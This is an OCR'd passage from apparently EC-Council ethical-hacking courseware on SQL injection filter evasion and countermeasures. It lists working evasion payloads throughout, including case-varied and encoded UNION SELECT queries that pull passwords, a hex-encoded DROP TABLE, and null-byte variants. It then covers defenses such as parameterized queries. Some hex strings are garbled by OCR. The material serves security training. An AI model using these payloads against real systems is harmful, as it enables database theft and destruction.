
- The signatures can be bypassed by modifying the above request:

```
/?id=(1)unIon(selEct(1),mid(hash,1,32)from(test.users))
```

```
/?id=1+union+(sELect'1',concat(login,hash)from+test.users)
```

```
/?id=(1)union((((((select(1),hex(hash)from(test.users)))))))
```


Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Evasion Technique: Manipulating White Spaces

Many modern signature-based SQL injection detection engines are capable of detecting attacks related to variations in the number and encoding of white spaces around malicious SQL code. These detection engines fail to detect the same kind of text without spaces.

The white space manipulation technique obfuscates input strings by dropping or adding white spaces between SQL keywords and strings or number literals without altering the execution of SQL statements. Adding white spaces using special characters such as tab, carriage return, or line feed makes an SQL statement completely untraceable without changing the execution of the statement

"**UNION SELECT**" signature is different from "**UNION SELECT**"

Dropping spaces from SQL statements will not affect their execution by some SQL databases

`'OR'1'='1'` (with no spaces)

Evasion Technique: Hex Encoding

Hex encoding is an evasion technique that uses hexadecimal encoding to represent a string. Attackers use hex encoding to obfuscate the SQL query so that it will not be detected in the signatures of security measures, as most IDS do not recognize hex encodings. Attackers exploit such IDS to bypass their SQL injection crafted inputs. Hex encoding provides countless ways for attackers to obfuscate each URL.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

For example, the string **'SELECT'** can be represented by the hexadecimal number **0x73656c656374**, which most likely will not be detected by a signature protection mechanism.

```
; declare @x varchar(80);

set @x = X73656c656374

204040766572736 96f6e;
EXEC (@x)
```

Note: This statement uses no single quotes (')


Some string to hex examples are as follows:

```
SELECT @@version = 0x73656c656374204 040766572736 96f6

DROP Table CreditCard = 0x44524f50205461626c652043726564697443617264

INSERT into USERS ('certifiedhacker', 'qwerty') = 0x494e5345525420696e74
6f2055534552532028274a7 5676779426f79272c202771 77657274792729
```


Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Evasion Technique: Sophisticated Matches

Signature matches usually succeed in catching the most common classical matches, such as "**OR 1=1**". These signatures are built using regular expressions; hence, they try to catch as many possible variations of classical matches "**OR 1=1**" as possible. However, there are some sophisticated matches that an attacker can use to bypass the signature. These sophisticated matches are equivalent to classical matches but with a slight change.

Attackers use these sophisticated matches as an evasion technique to trick and bypass user authentication. These sophisticated matches are an alternative expression to the classical match "**OR 1=1**".

An attacker might use an "**OR 1=1**" attack that employs a string such as "**OR 'john'='john'**." Replacing this string with another string will have the same effect.

If this does not work, the attacker tricks the system by adding 'N' to the second string, such as "**OR 'john'=N'john'**." This method is very useful in signature evasion, especially for evading advanced systems.

The various SQL injection characters are as follows:

- ' or " character string indicators
- -- or # single-line comment
- /*...*/ multiple-line comment
- + addition, concatenate (or space in URL)
- || (double pipe) concatenate
- % wildcard attribute indicator

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- `?Param1=foo&Param2=bar` URL Parameters
- `PRINT` useful as non-transactional command
- `@variable` local variable
- `@@variable` global variable
- `waitfor delay '0:0:10'` time delay

Examples for evading `' OR 1=1` signature:

- `OR 'john' = 'john'`
- `' OR 'microsoft' = 'micro'+'soft'`
- `' OR 'movies' = N'movies'`
- `' OR 'software' like 'soft%'`
- `' OR 7 > 1`
- `' OR 'best' > 'b'`
- `' OR 'whatever' IN ('whatever')`
- `' OR 5 BETWEEN 1 AND 7`

Evasion Technique: URL Encoding

URL encoding is a technique used to bypass numerous input filters and obfuscate an SQL query to launch injection attacks. It is performed by replacing the characters with their ASCII codes in hexadecimal form and preceding each code point with the percent sign (%).

For example, for a single quotation mark, the ASCII code is 0X27; hence, its URL-encoding character is represented by %27.

An attacker can perform the attack by bypassing the filter in the following manner:

- Normal query

  ```
  ' UNION SELECT Password FROM Users_Data WHERE name='Admin'--
  ```

  After URL encoding, the above query is represented as,

  ```
  %27%20UNION%20SELECT%20Password%20FROM%20Users_Data%20WHERE%20name%3
  D%27Admin%27%E2%80%94
  ```

In some cases, the basic URL encoding does not work; however, an attacker can use double-URL encoding to bypass the filter.

The string obtained from the URL-encoding of a single quotation mark is %27; after double-URL encoding, the same string becomes %2527 (here, % is itself URL encoded in a normal way as %25).

For example,

- Normal query

  ```
  ' UNION SELECT Password FROM Users_Data WHERE name='Admin'--
  ```

  After URL-encoding, the above query is represented as


Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

```
%27%20UNION%20SELECT%20Password%20FROM%20Users_Data%20WHERE%20name%3
D%27Admin%27%E2%80%94
```

After double URL-encoding, the above query is represented as

```
%2527%2520UNION%2520SELECT%2520Password%2520FROM%2520Users_Data%2520
WHERE%2520name%253D%2527Admin%2527%25E2%2580%2594
```


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Evasion Technique: Null Byte

An attacker uses a null byte (%00) character prior to a string to bypass the detection mechanism. Web applications use high-level languages such as PHP, ASP, and so on along with C/C++ functions. However, in C/C++, NULL characters are used to terminate strings. Therefore, different approaches for both the coding platforms result in a NULL byte injection attack.

For example, the following SQL query is used by an attacker to extract the password from the database:

```
' UNION SELECT Password FROM Users WHERE UserName='admin'--
```

If the server is protected by a WAF or IDS, then the attacker prepends NULL bytes to the above query as follows:

```
%00' UNION SELECT Password FROM Users WHERE UserName='admin'--
```

Using the above query, an attacker can successfully bypass an IDS and obtain the password of an admin account.

Evasion Technique: Case Variation

By default, in most database servers, SQL is case insensitive. Owing to the case-insensitive option of regular expression signatures in the filters, attackers can mix upper and lower case letters in an attack vector to bypass the detection mechanism.


For example, consider that the filter is designed to detect the following queries:

```
union select user_id, password from admin where user_name='admin'--
UNION SELECT USER_ID, PASSWORD FROM ADMIN WHERE USER_NAME='ADMIN'--
```

Then, the attacker can easily bypass the filter using the following query:

```
UnIoN sEleCt UsEr_iD, PaSSwOrd fROm aDmiN wHeRe UseR_NamE='AdMIn'--
```


Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Evasion Technique: Declare Variables

During web sessions, an attacker carefully observes all the queries that can help him/her to acquire important data from the database. Using these queries, an attacker can identify a variable that can be used to pass a series of specially crafted SQL statements to create a sophisticated injection that can easily go undetected through the signature mechanism.

For example, the SQL injection statement used by an attacker is as follows:

```
UNION Select Password
```

The attacker redefines the above SQL statement in the variable "sqlvar" as follows:

```
; declare @sqlvar nvarchar(70); set @sqlvar = (N'UNI' + N'ON' + N' SELECT'
+ N'Password'); EXEC(@sqlvar)
```

Execution of the above query allows the attacker to bypass the IDS to get all the passwords from the stored database.

Evasion Technique: IP Fragmentation

An attacker intentionally splits an IP packet to spread the packet across multiple small fragments. Attackers use this technique to evade an IDS or WAF. For an IDS or WAF to detect an attack, it must first reassemble the packet fragments. Usually, it is impossible to find a match between the attack string and a signature as each packet is checked individually. These small fragments can be further modified to complicate reassembly and detection of an attack payload.


Various ways to evade signature mechanisms using IP fragments are listed below:

- Pause when sending parts of an attack in the hope that the IDS will time-out before the target computer does

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Send the packets in reverse order
- Send the packets in proper order, except for the first fragment, which is sent last
- Send the packets in proper order, except the last fragment, which is sent first
- Send packets out of order or randomly

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Evasion Technique: Variation

Variation is an evasion technique whereby the attacker can easily evade any comparison statement. The attacker does this by placing characters such as "' or '1'='1'" in any basic injection statement such as "or 1=1" or with other accepted SQL comments. The SQL interprets this as a comparison between two strings or characters instead of two numeric values.

As the evaluation of two strings yields a true statement, similarly, the evaluation of two numeric values yields a true statement, thus rendering the evaluation of the complete query unaffected. It is also possible to write many other signatures; thus, there are infinite possibilities of variation as well. The main aim of the attacker is to have a WHERE statement that is always evaluated as "true" so that any mathematical or string comparison can be used, where the SQL can perform the same.

For example, the following queries will return identical result sets:

```
SELECT * FROM accounts WHERE userName = 'Bob' OR 1=1 --
SELECT * FROM accounts WHERE userName = 'Bob' OR 2=2 --
SELECT * FROM accounts WHERE userName = 'Bob' OR 1+1=2 --
SELECT * FROM accounts WHERE userName = 'Bob' OR "evade"="ev"+"ade" --
```



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Countermeasures

Previous sections discussed the severity of SQL injection attacks, their various techniques, tools used to perform SQL injection, techniques used to bypass IDS/firewall signatures, and so on. These discussions were about offensive techniques that an attacker can adopt for SQL injection attacks. This section discusses defensive techniques against SQL injection attacks and presents countermeasures to protect web applications.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

How to Defend Against SQL Injection Attacks



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

How to Defend Against SQL Injection Attacks (Cont'd)

1. Make no assumptions about the **size**, **type**, or **content** of the data that is received by your application
2. Test the **size** and **data type of input** and enforce appropriate limits to prevent buffer overruns
3. Test the content of **string variables** and accept only **expected values**
4. Reject entries that contain **binary data**, **escape sequences**, and **comment** characters
5. Never build **Transact-SQL** statements directly from user input and use stored procedures to validate user input
6. Implement **multiple layers of validation** and never concatenate user input that is not validated
7. Avoid constructing **dynamic SQL** with concatenated input values
8. Ensure that the **Web config files** for each application do not contain sensitive information
9. Use most **restrictive SQL account types** for applications
10. Use Network, host, and application **intrusion detection systems** to monitor injection attacks
11. Perform automated **black box injection testing**, **static source code analysis**, and **manual penetration testing** to probe for vulnerabilities
12. Keep **untrusted data** separate from commands and queries

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

How to Defend Against SQL Injection Attacks (Cont'd)

13 In the absence of a parameterized API, use a specific **escape syntax** for the interpreter to eliminate special characters	**19** Validate **user-supplied data** as well as **data** obtained from untrusted sources on the server-side
14 Use a **secure hash algorithm** such as SHA256 to store user passwords rather than storing them in plaintext	**20** Avoid **quoted/delimited** identifiers as they significantly complicate all whitelisting, black-listing, and escaping efforts
15 Use a **data access abstraction** layer to enforce secure data access across an entire application	**21** Use a prepared statement to create a **parameterized query** to block the **execution of query**
16 Ensure that the **code tracing** and **debug messages** are removed prior to deploying an application	**22** Ensure that all user inputs are sanitized before using them in **dynamic SQL statements**
17 Design the code in such a way that it appropriately **traps and handles** exceptions	**23** Use **regular expressions** and **stored procedures** to detect potentially harmful code
18 Apply the **least privilege rule** to run the applications that access the DBMS	**24** Avoid the use of any **web application** that is not tested by the web server

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

How to Defend Against SQL Injection Attacks (Cont'd)

25 **Isolate the web server** by locking it in different domains	**28** Use of Views should be mandatory to protect the data in the base tables by **restricting access** and **performing transformations**
26 Ensure all software patches are **regularly updated**	**29** **Disable shell access** to the database
27 Regularly monitor SQL statements from database-connected applications to identify **malicious SQL statements**	**30** Do not disclose database **error information** to the end users

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

How to Defend Against SQL Injection Attacks: Use Type-Safe SQL Parameters

Enforce **Type** and **length checks** using **Parameter Collection** so that the input is treated as a literal value instead of an executable code

```
SqlDataAdapter myCommand = new SqlDataAdapter("AuthLogin", conn);
myCommand.SelectCommand.CommandType = CommandType.StoredProcedure; SqlParameter parm =
myCommand.SelectCommand.Parameters.Add("@aut_id", SqlDbType.VarChar, 11);
parm.Value = Login.Text;
```

In this example, the `@aut_id` parameter is treated as a literal value, and not as an executable code. This value is checked for type and length.

Example of Vulnerable and Secure Code

Vulnerable Code


```
SqlDataAdapter myCommand =
new SqlDataAdapter("LoginStoredProcedure '" +
Login.Text + "'", conn);
```

Secure Code

```
SqlDataAdapter myCommand = new SqlDataAdapter( "SELECT
aut_lname, aut_fname FROM Authors WHERE aut_id =
@aut_id", conn); SQLParameter parm =
myCommand.SelectCommand.Parameters.Add("@aut_id",
SqlDbType.VarChar, 11); Parm.Value = Login.Text;
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

How to Defend Against SQL Injection Attacks (Cont'd)



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

How to Defend Against SQL Injection Attacks




Figure 15.26: Defending SQL Injection attacks

Why are Web Applications Vulnerable to SQL Injection Attacks?

- **The database server runs OS commands**

  Sometimes, a database server uses OS commands to perform a task. An attacker who compromises the database server with SQL injection can use OS command to perform unauthorized operations.

- **Using a privileged account to connect to the database**

  A developer may give a database user an account that has high privileges. An attacker who compromises a privileged account can access the database and perform malicious activities at the OS level.

- **Error message revealing important information**

